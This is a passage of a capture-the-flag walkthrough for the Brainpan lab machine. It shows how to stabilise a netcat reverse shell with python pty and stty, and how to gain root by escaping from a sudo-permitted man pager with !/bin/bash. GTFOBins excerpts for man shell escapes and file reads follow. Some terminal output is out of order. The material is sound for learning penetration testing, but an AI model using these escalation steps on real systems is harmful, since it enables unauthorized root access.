
- `python -c 'import pty; pty.spawn("/bin/sh")'`

Change it to bash instead of sh.




```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Type these. and type fg.



```
root@kali:~# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.133.118] 36676
whoami
puck
python -c 'import pty; pty.spawn("/bin/bash")'
puck@brainpan:/home/puck$ ^Z
[1]+  Stopped                 nc -nvlp 5555
root@kali:~# stty raw -echo
root@kali:~# 
```

And type these.




```
python -c 'import pty; pty.spawn("/bin/bash")'
puck@brainpan:/home/puck$ ^Z
[1]+  Stopped                 nc -nvlp 5555
root@kali:~# stty raw -echo
root@kali:~# nc -nvlp 5555
                                fg
bash: fg: current: no such job
puck@brainpan:/home/puck$ export TERM=xterm
puck@brainpan:/home/puck$ 
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
Crtl + Z
stty raw -echo
fg
```

```
fg
export TERM=xterm
```


Now you got a complete shell!. It will autocomplete the cmd when you press tab. And when you press tab tab it will show the files inside the folder.

check sudo -l




```
puck@brainpan:/home/puck$ cat .bash_history
puck@brainpan:/home/puck$ sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```

Sudo cmd




```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
```

Try manual



```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual ls
```


We can type cmd here.




```
LS(1)                        User Commands                        LS(1)

NAME
       ls - list directory contents

SYNOPSIS
       ls [OPTION]... [FILE]...

DESCRIPTION
       List  information  about  the FILEs (the current directory by default).
       Sort entries alphabetically if none of -cftuvSUX nor --sort  is  speci-
       fied.

       Mandatory  arguments  to  long  options are mandatory for short options
       too.

       -a, --all
              do not ignore entries starting with .

       -A, --almost-all
              do not list implied . and ..

       --author
Manual page ls(1) line 1 (press h for help or q to quit)
```

Type

```
!/bin/bash
```



```
LS(1)                        User Commands                        LS(1)

NAME
       ls - list directory contents

SYNOPSIS
       ls [OPTION]... [FILE]...

DESCRIPTION
       List  information  about  the FILEs (the current directory by default).
       Sort entries alphabetically if none of -cftuvSUX nor --sort  is  speci-
       fied.

       Mandatory  arguments  to  long  options are mandatory for short options
       too.

       -a, --all
              do not ignore entries starting with .

       -A, --almost-all
              do not list implied . and ..

       --author
!/bin/bash
```

We got root!


```
root@brainpan:/usr/share/man# /home/anansi/bin/anansi_util manual ls
No manual entry for manual
root@brainpan:/usr/share/man# 
```

This is escaping sequence in man page. It is like vim and nano escape.

GTFO bin has it too.



This invokes the default pager, which is likely to be `less`, other functions may apply.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
man man
!/bin/sh
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
man file_to_read
```

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo man man
!/bin/sh
```